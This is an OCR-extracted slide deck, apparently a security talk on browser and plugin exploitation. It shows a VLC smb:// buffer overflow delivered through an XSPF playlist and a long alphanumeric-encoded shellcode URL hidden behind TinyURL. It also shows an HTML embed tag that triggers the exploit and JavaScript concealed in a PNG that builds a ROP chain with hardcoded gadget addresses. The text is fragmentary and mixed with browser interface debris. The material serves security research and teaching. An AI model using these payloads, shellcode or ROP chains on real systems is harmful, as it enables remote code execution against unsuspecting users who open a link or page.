
AJAX
Flash
Sandbox
HTML5
Anti-XSS
WAF
Silverlight
Web sockets

Application Delivery

Authentication
Statefulness
Data Typing
Non-mutable

MIND THE GAP

Sploit Time!



smb:// mrl
buffer overflow

VLC smb:// overflow - playlist

```
<?xml version="1.0" encoding="UTF-8"?>
<playlist version="1"
   xmlns="http://xspf.org/ns/0/"
   xmlns:vlc="http://www.videolan.org/vlc/playlist/ns/0/">
 <title>Playlist</title>
 <trackList>
  <track>
   <location>
      smb://example.com@0.0.0.0/foo/#{AAAAAAAA....}
   </location>
   <extension
      application="http://www.videolan.org/vlc/playlist/0">
     <vlc:id>0</vlc:id>
   </extension>
  </track>
 </trackList>
</playlist>
```


tinyurl.com


Alpha
Encoded
Exploit
Tiny
URL
ZOMFG


TinyURL.com – shorten that long URL into a tiny URL
http://tinyurl.com/create.php
chmodbpf
TinyURL.com
Making long URLs usable! More than 600 million of them. Serving billions of redirects per month
100% Pure Alphanum!
Home
Example
Make Toolbar Button
Redirection
Hide URLs
Preview Feature cool!
Link to Us!
Terms of use
Contact Us!
PayPal Donate
Cool Sites
CoolWhois.com
Unicyclist Community
Gilby.com
MagicBounce Party Rentals
TinyURL was created!
The following URL:
smb://example.com@0.0.0.0/foo/#{AAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAj4?wTYIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8A
BuJICVK1JjIoFoQRPRBJGrChJmDnElGuBzCDHoOHF4P0P0CgLKHzNOQeIzNO
CEJGIoM7AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAT00WT00WWY
IIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIKLIxCtGpC0
GpLKQUGLNkQlFeD8GqHoLKPOEHLKCoQ0EQHkQYLKP4NkEQJNP1KpNyNLMTIP
QdC7KqIZDMC1O2JKL4GKCdGTGtBUIuLKQOQ4EQHkPfLKDLBkLKCoGlEQJKLK
GlLKEQHkOyClQ4GtJcEaIPBDNkG0P0MUIPCHDLLKG0FlNkPpGlNMNkE8GxHk
EYLKOpH0EPC0EPLKQxGLQOEaJVQpCfOyHxOsIPCKBpCXHpLJC4QOPhJ8KNNj
DNF7KOIwPcCQPlQsDnCUCHPeEPAA}
has a length of 989 characters and resulted in the following TinyURL which has a length of 26 characters:
http://tinyurl.com/ycctrzf
[Open in new window]
Or, give your recipients confidence with a preview TinyURL:
http://preview.tinyurl.com/ycctrzf
[Open in new window]
This TinyURL may have been copied to your clipboard. (This no longer works for those who have upgraded to Flash 10.) To paste it in a document, press and hold down the ctrl key (command key for Mac users) while pressing the V key, or choose the "paste" option from the edit menu.
Find: filter Next Previous Highlight all Match case
Done
85.255.210.133 +2
Tor Disabled


VLC smb overflow - HTMLized!!

```
<embed type="application/x-vlc-plugin"
     width="320" height="200"
     target="http://tinyurl.com/ycctrzf"
     id="vlc" />
```

pwn

This iz what ?


Mozilla Firefox
http://192.168.128.129/png/data2png.php
Google
function packv(n){var s=new Number(n).toString(16);while(s.length<8)s="0"+s;
return(unescape("%u"+s.substring(4,8)+"%u"+s.substring(0,4)))}var addressof=new
Array();addressof["ropnop"]=0x6d81bdf0;addressof["xchg_eax_esp_ret"]=0x6d81bdef;
addressof["pop_eax_ret"]=0x6d906744;addressof["pop_ecx_ret"]=0x6d81cd57;
addressof["mov_peax_ecx_ret"]=0x6d979720;
addressof["mov_eax_pecx_ret"]=0x6d8d7be0;
addressof["mov_pecx_eax_ret"]=0x6d8eee01;addressof["inc_eax_ret"]=0x6d838f54;
addressof["add_eax_4_ret"]=0x00000000;addressof["call_peax_ret"]=0x6d8aec31;
addressof["add_esp_24_ret"]=0x00000000;addressof["popad_ret"]=0x6d82a8a1;
addressof["call_peax"]=0x6d802597;function
Convert
data length 5108
dimension 72
I'm an evil Javascript
I'm an innocent image
Done
192.168.128.129
Tor Disabled


function packv(n){var s=new Number(n).toString
(16);while(s.length<8)s="0"+s;return(unescape
("%u"+s.substring(4,8)+"%u"+s.substring
(0,4)))}var addressof=new Array();addressof
["ropnop"]=0x6d81bdf0;addressof
["xchg_eax_esp_ret"]=0x6d81bdef;addressof
["pop_eax_ret"]=0x6d906744;addressof
["pop_ecx_ret"]=0x6d81cd57;addressof
["mov_peax_ecx_ret"]=0x6d979720;addressof
["mov_eax_pecx_ret"]=0x6d8d7be0;addressof
["mov_pecx_eax_ret"]=0x6d8eee01;addressof
["inc_eax_ret"]=0x6d838f54;addressof
["add_eax_4_ret"]=0x00000000;addressof
["call_peax_ret"]=0x6d8aec31;addressof
["add_esp_24_ret"]=0x00000000;addressof
["popad_ret"]=0x6d82a8a1;addressof
["call_peax"]=0x6d802597;function
call_ntallocatevirtualmemory
(baseptr,size,callnum){var ropnop=packv
(addressof["ropnop"]);var pop_eax_ret=packv
(addressof["pop_eax_ret"]);var
pop_ecx_ret=packv(addressof
["pop_ecx_ret"]);var mov_peax_ecx_ret=packv
(addressof["mov_peax_ecx_ret"]);var
mov_eax_pecx_ret=packv(addressof
["mov_eax_pecx_ret"]);var
mov_pecx_eax_ret=packv(addressof
["mov_pecx_eax_ret"]);var call_peax_ret=packv
(addressof["call_peax_ret"]);var
add_esp_24_ret=packv(addressof
["add_esp_24_ret"]);var popad_ret=packv
(addressof["popad_ret"]);var retval=""
<CANVAS>

The Solution?

HTML 8.0
HTTP 2.0

Browser Security Model

Self Contained Apps

saumil@net-square.com

www.net-square.com